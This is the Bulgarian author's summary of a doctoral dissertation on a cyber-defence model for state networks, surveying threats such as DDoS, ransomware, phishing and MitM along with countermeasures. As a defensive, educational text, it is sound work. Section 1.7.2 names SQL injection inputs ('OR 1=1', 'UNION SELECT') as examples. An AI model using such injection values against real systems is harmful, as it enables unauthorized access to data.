ТЕХНИЧЕСКИ УНИВЕРСИТЕТ-ГАБРОВО

Факултет „Електротехника и Електроника”
Катедра “Комуникационна техника и технологии”

маг. Искрен Павлинов Янков

ИНОВАТИВНОСТ, МЕТОДОЛОГИЯ И ПРОЕКТИРАНЕ НА МОДЕЛ ЗА КИБЕРОТБРАНА И КИБЕРСИГУРНОСТ НА КОМУНИКАЦИОННИТЕ МРЕЖИ И СИСТЕМИ НА ДЪРЖАВНИ СТРУКТУРИ И УЧРЕЖДЕНИЯ

А В Т О Р Е Ф Е Р А Т

на дисертационен труд за присъждане

на образователна и научна степен “доктор”

Област на висше образование: 5. Технически науки

Професионално направление: 5.3. Комуникационна и компютърна техника

Докторска програма: Комуникационни мрежи и системи

Научен ръководител: проф. д-р инж. Станимир Михайлов Садинов

Рецензенти:

1. проф. д-р инж. Пламен Златков Захариев
2. доц. д-р инж. Боян Димитров Карапенев

гр. Габрово
2024 г.

Дисертационният труд е обсъден и насочен за официална защита на заседание на Разширен катедрен съвет на катедра „Комуникационна техника и технологии” към факултет „Електротехника и електроника” на Технически университет – Габрово, проведен на 24.10.2024 г.

Дисертационният труд съдържа 119 страници. Научното съдържание е представено във въведение, четири глави и заключение, включва 68 фигури и 1 таблици. Цитирани са 120 литературни източника и 8 интернет адреса. Номерацията на фигурите, таблиците и формулите в автореферата е в съответствие с тази в дисертацията.

Изследванията по дисертационния труд са извършени в катедра „Комуникационна техника и технологии” към факултет „Електротехника и електроника” на Технически университет – Габрово и на територията на гр. Габрово.

Официалната защита на дисертационния труд ще се състои на 23.01.2025 г. от 13 ч. в зала 2215, сграда Учебен корпус 2 (Баждар) на Технически университет – Габрово.

Материалите по защитата са на разположение за интересуващите се в кабинет 3209, корпус №3 на Технически университет – Габрово.

Рецензиите и становищата на членовете на научното жури и авторефератът са публикувани на сайта на университета: www.tugab.bg.

e-mail: iskren.yankov@gmail.com
Заглавие: ИНОВАТИВНОСТ, МЕТОДОЛОГИЯ И ПРОЕКТИРАНЕ НА МОДЕЛ ЗА КИБЕРОТБРАНА И КИБЕРСИГУРНОСТ НА КОМУНИКАЦИОННИТЕ МРЕЖИ И СИСТЕМИ НА ДЪРЖАВНИ СТРУКТУРИ И УЧРЕЖДЕНИЯ

I. ОБЩА ХАРАКТЕРИСТИКА НА ДИСЕРТАЦИОННИЯ ТРУД

Актуалност на проблема:

Интернет пространството и глобалната мрежа представляват особено уязвима среда поради своите основни характеристики: възможността за анонимност и липсата на териториални ограничения. Тези особености я превръщат в привлекателна платформа за осъществяване на киберпрестъпления, кибервойни и мащабни кибератаки, които се извършват с използването на напреднали технически средства и иновативни методи. Оперативните техники, използвани в киберпрестъпността, както и софтуерните инструменти, подлежат на непрекъсната и динамична еволюция.

Тези процеси изискват разработване и внедряване на адаптивни системи за превенция и защита срещу кибератаки и хибридни заплахи. За постигане на ефективна защита на информационните ресурси е необходимо идентифициране, елиминиране или ограничаване на рисковете чрез интегрирани методологии и технологични решения. С оглед на значимостта на защитата на комуникационните мрежи и системи на държавни структури и учреждения, настоящото изследване има за цел да разработи иновативен модел за киберотбрана и киберсигурност, базиран на съвременни подходи и технологии.

Настоящата дисертация анализира и демонстрира методологията и стратегиите, които следва да прилага една държава в своята киберотбранителна политика, с цел осигуряване на защита на всички държавни институции от кибератаки и кибервойни.

Обект на изследването

Обектът на изследването е насочен към компютърните мрежи и системи и рисковете от локални поражения, въпреки съществуващите защитни механизми в държавните институции. Идентифицирането на рисковете за информационните ресурси е динамичен процес, базиран на непрекъснат мониторинг на компютърните мрежи за откриване на потенциални заплахи за информационната сигурност. Този процес обхваща симулации на рискови ситуации, които служат за оценка на устойчивостта на мрежовите системи, по аналогия със стрес-тестовете, използвани за определяне на нивото на защита.

Целта на научното изследване включва идентифициране и анализа на рисковете за информационната сигурност в компютърните мрежи и системи на държавните институции, разработването на иновативен модел за киберзащита, който интегрира различни технологии и подходи за локална и глобална защита, симулационни изследвания на атаки, като „отказ от услуги“ и „криптовирус“, оценяване на уязвимостите и изготвяне на комплекс от политики и процедури, които да осигурят висока степен на защита и непрекъснатост на услугите в глобалните мрежови системи и структури, изследване и анализ на функционалността на отделни компоненти на предложения модел.

За постигане на основната цел на дисертационния труд са формулирани *следните задачи*:

1. Идентифициране и анализ на рисковете при използване на компютърни мрежи: Провеждане на теоретично изследване и анализ на съществуващите заплахи за информационните ресурси. Оценка на факторите, допринасящи за възникването на уязвимости в компютърните мрежи и системи на държавните институции. Изследване на глобалното киберпространство и разкриване на уязвимостите: Анализ на технологичните и мащабните заплахи, с акцент върху факторите, допринасящи за развитието на кибератаките на глобално и локално ниво. Оценка на влиянието на тези заплахи върху информационната сигурност на държавните структури.

2. Разработване на иновативен модел за информационна сигурност: Създаване на модел за защита, базиран на съществуващите теоретични и практически подходи в областта на информационната сигурност и киберотбраната. Моделът трябва да интегрира разнообразни методи и технологии, които да осигуряват ефективна защита както на локално, така и на глобално ниво.

3. Симулиране на компютърни атаки от типа „отказ на обслужване“ и „Ransomware вирус“: Провеждане на експериментални симулации на атаките с цел да се оцени тяхното въздействие върху информационните и комуникационните ресурси на държавните структури, както и тяхната уязвимост при различни сценарии на кибератаки.

4. Оценка на функционалността и практическото действие на иновативният проект, които да осигури висока степен на защита на информационните ресурси и непрекъснатост на услугите в държавните институции. Формиране на политики и процедури за защита срещу киберзаплахи. Разработване на комплекс от политики, методология и механизми, които да осигурят ефективна защита срещу локални и глобални киберзаплахи.

Целта е да се гарантира интегрирана система за киберотбрана, която да осигурява сигурност и устойчивост на държавните системи при разнообразни видове атаки.

Мястото на изследване е лабораторна среда. Изследването използва когнитивни методи и системи за киберзащита и киберотбрана, като включва разглеждане на модели на Cisco Meraki MX, Cisco Meraki Cloud и Cisco Umbrella. Тази методология предлага иновативно решение за хибридно използване на локална и държавна облачна структура за защита на локални и глобални системи, осигурявайки цялостна защита при кибервойни.

Методите за изследване са обособени основно в отделните глави, като аналитични, симулационни и практически, и обхващат зависимостите на параметрите, характеризиращи реализацията на отделните модели.

Научна новост:

Научната новост в дисертационния труд може да бъде сведена до следните по-съществени приноси:

1.Предложен е иновативен модела на архитектурата за информационна сигурност и киберотбрана на дадена държава и нейните структури.

2.Синтезирани са методи и средства за симулиране на компютърни атаки от типа „отказ на обслужване“ и ransomware вирус в експериментални условия;

3.Доказано е приложението на модела за информационна сигурност в различните аспекти на локална и глобална защита

4.Изведени са правила, процедури, модели и методи за предотвратяване на някои атаки от типа „отказ на обслужване” и „Ransomware вируса“ с цел повишаване на информационната сигурност;

Доказване съществуването на надеждни правила и процедури, които да гарантират сигурността на информационния ресурс ще представлява съществен напредък за информационната сигурност като цяло.

Приложимост на дисертационния труд

1. Подобряване на киберсигурността в държавните структури – Моделът за киберотбрана и киберсигурност, разработен в дисертацията, може да се приложи към комуникационните мрежи и системи на държавни институции, с цел засилване на защитата им от външни и вътрешни заплахи.

2. Превенция на кибератаки и ранно откриване на инциденти – Проектирането на системи за наблюдение и откриване на аномалии може да позволи ранното идентифициране на кибератаки, намалявайки рисковете от сериозни щети.

3. Повишаване на устойчивостта на държавната инфраструктура – Иновативните подходи за защита на критични инфраструктури, изложени в твоята работа, допринасят за намаляване на уязвимостите в публичния сектор и гарантират непрекъснатост на предоставяните услуги.

4. Адаптивност на модела към различни държавни и институционални сценарии – Методологията и моделите в дисертацията са гъвкави и могат да се адаптират към различни по мащаб и сложност компютърни мрежи, като се прилагат както в национален, така и в по-ограничен административен контекст.

5. Обучение и осведоменост на персонала – Разработените методи могат да се използват за повишаване на осведомеността и обучението на служители в държавните институции, като част от програми за сигурност.

Апробация на дисертационния труд:

Основните етапи от разработване на дисертационния труд са представени в пет публикации на международни конференции и научни издания, напълно покриващи минималните изисквания относно разглеждания критерий. Един от

трудовете е изнесен на Международен научен симпозиум XXX „САИ-Джон Атанасов“ и четири в национална конференция „TechCo 23-24“, като четири от тях са самостоятелни. Публикациите са издадени в сборници с научно рецензиране в периода на обучение 2022-2024 г., като реално представят близо 2/3 от съдържанието на дисертационния труд. В публикациите са представени голяма част от извършените изследвания и са изложени основните изводи от дисертационния труд.


Структура и обем на дисертационния труд:

Дисертационния труд включва увод, четири глави, заключение, списък на използваните съкращения, списък на публикациите по дисертационния труд и списък на използваната литература. Общият обем е от 119 страници и е разработен на база аналитичен обзор на 120 литературни източника и 8 интернет-базирани източници.

ГЛАВА ПЪРВА - ОБЗОР НА КИБЕРЗАПЛАХИТЕ И КИБЕРПРЕСТЪПЛЕНИЯТА В КОМПЮТЪРНИТЕ СИСТЕМИ И МРЕЖИ

1.1 Въведение в киберзаплахите и киберпрестъпленията

Киберзаплахите са глобален проблем с нарастващо значение. През последното десетилетие, атаките срещу критични инфраструктури, банки, правителствени системи и частни компании са се увеличили значително, причинявайки сериозни икономически щети и загуба на доверие в цифровите услуги, което е демонстрирано в – Фиг. 1.1.



Фиг. 1.1. *Статистика на кибератаките в световен мащаб през последните години, демонстрирайки тенденцията на нарастващ брой инциденти.*

1.2 Основни глобални киберзаплахи

В таблица 1.1. са изброени някои от съвременните киберзаплахи включващи
зловреден софтуер, фишинг атаки, DDoS атаки и кибершпионаж, които засягат критични инфраструктури и информационни системи по целия свят.

Таблица 1.1. *Основни видове заплахи и техните характеристики*

Вид на заплахата	Описание	Примери
Зловреден софтуер	Програми, които нанасят щети на системи	Вируси, червеи, троянски коне
DDoS атаки	Пренатоварване на мрежови ресурси	Mirai, LOIC
Фишинг	Измами за събиране на данни	Имейл фишинг
Ransomware	Криптиране на данни за откуп	WannaCry, REvil

1.3. Зловреден софтуер (Malware) представлява общо наименование за всякакъв вид злонамерен софтуер, създаден с цел да навреди, наруши, открадне или получи неоторизиран достъп до компютърни системи и мрежи.

1.3.1. Видове зловреден софтуер:

На фигура 1.2. са изобразени най-разпространените видове зловреден софтуер

Фиг. 1.2. *Разновидности на зловреден софтуер*

1.3.2. Мерки срещу зловредния софтуер в световен мащаб:

За да се справят с нарастващите заплахи от зловреден софтуер, правителства, организации и индивидуални потребители по целия свят прилагат различни мерки и стратегии за защита. Основните мерки включват:


Антивирусен и антизловреден софтуер
Сигурност на мрежите
Кибер хигиена
Редовни актуализации и пачове
Сегрегация на мрежата
Регулации и стандарти
Информационно споделяне и сътрудничество
Използване на изкуствен интелект и машинно обучение
Ранно откриване и реакция
Бекъпи и възстановяване

1.4. Атаки за отказ от услуга (DDoS)

1.4.1 Същност на DDoS атаките

Атаките за отказ от услуга, известни като DDoS (Distributed Denial of Service), представляват злонамерени опити за нарушаване на нормалната работа на онлайн услуги, мрежи или системи чрез претоварване на ресурсите им.

DDoS атаките се извършват чрез разпределени мрежи от компрометирани компютри, известни като ботнети. Тези ботнети се състоят от множество устройства, които са заразени със зловреден софтуер и се контролират от атакуващите без знанието на собствениците на устройствата - фиг.1.3.



Фиг.1.3. *Атаки за отказ от услуги*

1.4.2. Основни видове DDoS атаки
Атаки на ниво мрежов слой (Volumetric Attacks)
Атаки на ниво транспортен слой (Protocol Attacks)
Атаки на ниво приложение (Application Layer Attacks)

1.4.3. Последици от DDoS атаките
Загуба на приходи
Намалено доверие на клиентите
Увеличени разходи за ИТ сигурност

1.4.4. Мерки за защита срещу DDoS атаки
Използване на защитни стени и системи за предотвратяване на прониквания (Firewall и IPS.
DDoS защита като услуга (DDoS Protection Services.
Мрежови архитектури с баланс на натоварването (Load Balancing).
Анализ на трафика в реално време (Traffic Analysis.
Скалируеми инфраструктури в облака (Scalable Cloud Infrastructures.

1.5. Фишинг и социално инженерство:
Фишингът и социалното инженерство представляват значителни заплахи за информационната сигурност, които използват манипулация и измама, за да убедят жертвите да разкрият чувствителна информация, като пароли, лични данни и финансови данни.

1.5.1. Същност на фишинга
Фишингът е една от най-разпространените форми на кибератаки и се характеризира с използване на имейли, текстови съобщения или уебсайтове, които изглеждат легитимни, за да измамят жертвите да разкрият лична информация- фиг. 1.4. Фишинг атаките често имитират доверени институции

като банки, социални мрежи или правителствени агенции. Основните видове фишинг включват:

Фиг.1.4. *Видове фишинг атаки*

1.5.2. Социално инженерство

Социалното инженерство е широк термин, който обхваща множество техники за психологическа манипулация на хора с цел изпълнение на определени действия или разкриване на информация.

- **Преекстензия**: Атакуващият се представя за някой друг, като се обажда на жертвата или изпраща съобщения от фалшиви акаунти.
- **Baiting**: Изкушение на жертвата чрез обещания за награди или изгодни оферти.
- **Pretexting**: Измисляне на фалшива история, за да се създаде доверие и да се получи информация от жертвата.
- **Tailgating и Piggybacking**: Влизане в защитени зони чрез следване на упълномощени лица.


1.5.3. Мерки за защита от фишинг и социално инженерство

За да се намали рискът от фишинг и социално инженерство, организациите и отделните потребители трябва да предприемат различни защитни мерки:

- Обучение и осведоменост
- Антифишинг филтри
- Двуфакторна автентификация (2FA)
- Регулярни актуализации и проверки на сигурността
- Управление на права за достъп

1.5.4. Примери за мащаба на проблема

Според различни статистики, над 80% от всички инциденти с пробив на данни включват фишинг или социално инженерство като основен вектор на атаката -фиг.1.5.



Фиг.1.5. *Тенденции на нарастването на фишинг атаките и социалното инженерство*

Фишингът и социалното инженерство продължават да бъдат критични заплахи за информационната сигурност, изисквайки постоянна бдителност и иновативни подходи за защита както на организациите, така и на отделните потребители.

1.6 Ransomware

Ransomware е вид зловреден софтуер, който криптира данните на жертвата и изисква откуп за възстановяването им.

Някои от най-известните Ransomware атаки включват:

- **WannaCry (2017)**: Засегна стотици хиляди компютри по света, включително болници, банки и правителствени организации.
- **NotPetya (2017)**: Тази атака причини милиарди долари загуби и се смята, че е насочена главно към украински организации.
- **Ryuk, Maze, и Sodinokibi (Revil)**: Разпространени през последните години, тези Ransomware групи често насочват атаки към големи корпорации и правителствени институции.

1.6.1. Типове Ransomware

Crypto Ransomware: Криптира данните и изисква плащане за ключ за дешифриране.

Locker Ransomware: Заключва достъпа до системата, без да криптира файловете, като ограничава достъпа на потребителя.

Double Extortion Ransomware: Нападателите не само криптират данните, но и заплашват да ги публикуват, ако не се плати откупа.

Ransomware-as-a-Service (RaaS): Модел, при който хакери предлагат Ransomware на други злонамерени лица срещу процент от откупа.

1.6.2. Последици от Ransomware атаки

Финансови загуби
Загуба на данни
Нарушение на репутацията

1.6.3. Мерки за превенция и защита

Редовно архивиране на данни
Обучение на служителите
Актуализация на софтуера
Използване на антивирусен софтуер и защитни стени
Многофакторна автентификация (MFA)


1.7 SQL Инжекции и атаки срещу уязвимости в уеб приложения

1.7.1. SQL инжекции (SQL Injection):

SQL инжекциите представляват един от най-разпространените и опасни видове атаки срещу уеб приложения.

1.7.2. Примери за SQL инжекции към държавни институции

- Вмъкване на OR 1=1 в поле за вход, което променя логиката на заявката към базата данни и може да позволи неоторизиран достъп - фиг.1.6.
- Използване на UNION SELECT за извличане на данни от различни таблици в базата. :



Фиг.1.6. *Примери за SQL инжекции*

1.7.3. Мерки за защита:

- Използване на подготвени изрази (prepared statements) и параметризирани заявки за предотвратяване на инжектиране на SQL код.
- Ограничаване на правата на потребителите на базата данни до само необходимите операции.
- Редовно обновяване на системите и приложенията, за да се избегнат уязвимости.

- Имплементиране на уеб защитни стени (Web Application Firewalls) за откриване и блокиране на SQL инжекции [66].

1.7.4. Атаки срещу уязвимости в уеб приложения:

Уязвимостите в уеб приложения могат да бъдат експлоатирани чрез различни методи, включително XSS (Cross-Site Scripting), CSRF (Cross-Site Request Forgery), и уязвимости в автентикация и управление на сесии.

1.7.4.1. Основни типове уязвимости (фиг.1.7.):

Фиг. 1.7. *Основни уязвимости в уеб приложенията*

1.7.4.2. Мерки за защита:

- Внедряване на сигурни кодови практики, включително валидация на входни данни и създаване на сигурни сесии.
- Използване на кодиране на данни (output encoding) за предотвратяване на XSS.
- Регулярни тестове за уязвимости и използване на инструменти за сигурност като OWASP ZAP или Burp Suite за идентифициране и корекция на слабите места в приложенията.
- Обновяване и поддържане на сигурността на уеб сървърите и приложенията.

1.8. Атака с брутална сила (Brute Force)


Атака с брутална сила представляват метод за пробиване на системи за сигурност чрез систематично изпробване на всички възможни комбинации за потребителски имена, пароли или ключове за шифриране.

1.8.1. Как работи атака с брутална сила:

Събиране на информация

Изпробване на комбинации

Анализ на резултатите



Фиг.1.8. *Метод на brute force атака*

1.8.2. Типове Атака с брутална сила:

Обикновена атака с брутална сила (Simple Brute Force)
Речникова атака (Dictionary)
Хибридна атака с брутална сила
Реверсивна атака с брутална сила (Reverse Brute Force)

1.8.3. Влияние и последствия:

- Загуба на данни
- Кражба на идентичност
- Прекратяване на услуги


1.8.4. Мерки за защита:

Силни и дълги пароли
Двуфакторна автентикация (2FA)
Ограничаване на неуспешни опити за влизане в системата
Тест за разпознаване на роботи и други механизми за защита
Мониторинг и влизане в системата

1.9 Man-in-the-Middle (MitM) атаки:

1.9.1. Същност на MitM атаките

Man-in-the-Middle (MitM) атаките представляват вид кибернападение, при което атакуващият тайно се намесва в комуникацията между две страни с цел да подслушва, променя или подправя предаваната информация, както е демонстрирано на фиг.1.9.



Фиг. 1.9. *Метод за действие на MitM атака*

1.9.2. Основни типове MitM атаки

Подслушване на комуникации
Промяна на данни
Фалшиви Wi-Fi точки за достъп (Rogue Access Points)
Фалшиви сертификати и DNS Spoofing

1.9.3. Процес на MitM атака

Прихващане: Атакуващият прониква в комуникационния канал между две страни, като често използва техника като ARP Spoofing или DNS Spoofing.

Декриптиране: Атакуващият се опитва да декриптира прехванатата информация, за да получи достъп до защитени данни, като използва слабости в протоколи или фалшиви сертификати.

Модификация и повторно криптиране: След като прехване и промени данните, атакуващият ги криптира отново и ги изпраща на крайната страна, като двете страни не забелязват за промяната.

1.9.4. Примери за Man-in-the-Middle (MitM) атаки в световен мащаб:

Атака срещу Google (2013 г.)
Компрометиране на Wi-Fi мрежи (2017 г.)
Рутери на Starbucks (2017 г.)
Компрометиране на DNS (2019 г.)

1.9.5. Примери за MitM атаки в България:

Атака срещу банки и финансови институции (2019 г.)
Фалшиви Wi-Fi точки в обществени пространства (2018 г.)
Атака срещу правителствени комуникации (2020 г.)

1.9.6. Защитни мерки срещу MitM атаки

Шифроване
Автентикация на публични ключове
VPN (Virtual Private Network)
Използване на защитни системи и антивирусен софтуер
Обучение и повишаване на осведомеността

1.10. Кибервойна

1.10.1. Същност на кибервойната:Кибервойната представлява използването на дигитални атаки от държави или организирани групи срещу компютърни мрежи, системи и инфраструктури на други държави с цел нанасяне на вреди, нарушаване на функционирането или постигане на политически, икономически или военни предимства - фиг.1.10.

Фиг.1.10. *Същност на кибервойната*

1.10.2. Основни характеристики на кибервойната

Невидимост и анонимност
Масово въздействие
Хибриден характер
Ниски разходи и висока ефективност

1.10.3. Основни видове кибератаки в контекста на кибервойната

Кибершпионаж
Киберсаботаж
DDoS атаки
Пропаганда и дезинформация
Ransomware

1.10.4. Примери за кибервойна

Атака срещу Естония (2007 г.)
Stuxnet (2010 г)
Атаки срещу Украйна (2015-2016 г.)

1.10.5. Защитни мерки срещу кибервойна

Киберзащита на критични инфраструктури
Международно сътрудничество
Киберотряди и специализирани екипи
Обучение и осведоменост
Регулации и политики

Фиг. 1.11. *Защитни мерки срещу кибервойната*

1.11. Фактология на критичните заплахите в България през годините

През последните години в България се наблюдават няколко значими кибератаки, насочени към държавни институции и организации. Ето някои от по-известните случаи:

1. Атака срещу Националната агенция за приходите (НАП) – 2019
2. Атака срещу Българската академия на науките (БАН) – 2020
3. Атака срещу Министерството на образованието и науката (МОН) – 2021
4. Атака срещу сайтове на държавни институции – 2015
5. Атака срещу Българската телекомуникационна компания (ВТС) – 2015

1.12. ИЗВОДИ КЪМ ГЛАВА ПЪРВА:

1. Необходимост от киберзащита и киберотбрана: Резултатите от анализа на текущото състояние в областта на киберсигурността потвърждават, че киберзащитата и киберотбраната са от съществено значение за защита на критичната инфраструктура и устойчивото функциониране на държавните и обществени системи. Увеличаващата се дигитализация на държавите и разширяващото се предлагане на онлайн услуги изискват засилени мерки за защита, без които ефективното управление и функциониране на съвременните информационни и комуникационни системи не могат да бъдат гарантирани.
2. Необходимост от разработване на хибриден модел за защита: За осигуряване на надеждна защита както на локално, така и на глобално ниво, е необходимо разработване на хибриден модел, който съчетава локални (On-premises) решения с облачни структури. Този модел ще позволи едновременното управление и защита на информационните

активи, като същевременно осигурява висока степен на гъвкавост и мащабируемост при противодействие на различни видове киберзаплахи.


3. Роля на облачните и On-premises решения в хибридния модел: Държавните облачни инфраструктури и локалните On-premises решения ще играят ключова роля в предложената хибридна архитектура. Използването на модели като тези на Cisco Meraki ще позволи ефективно управление на сигурността както на локално, така и на глобално ниво, като се осигурява непрекъснатост на услугите и защита на целостта на данните.
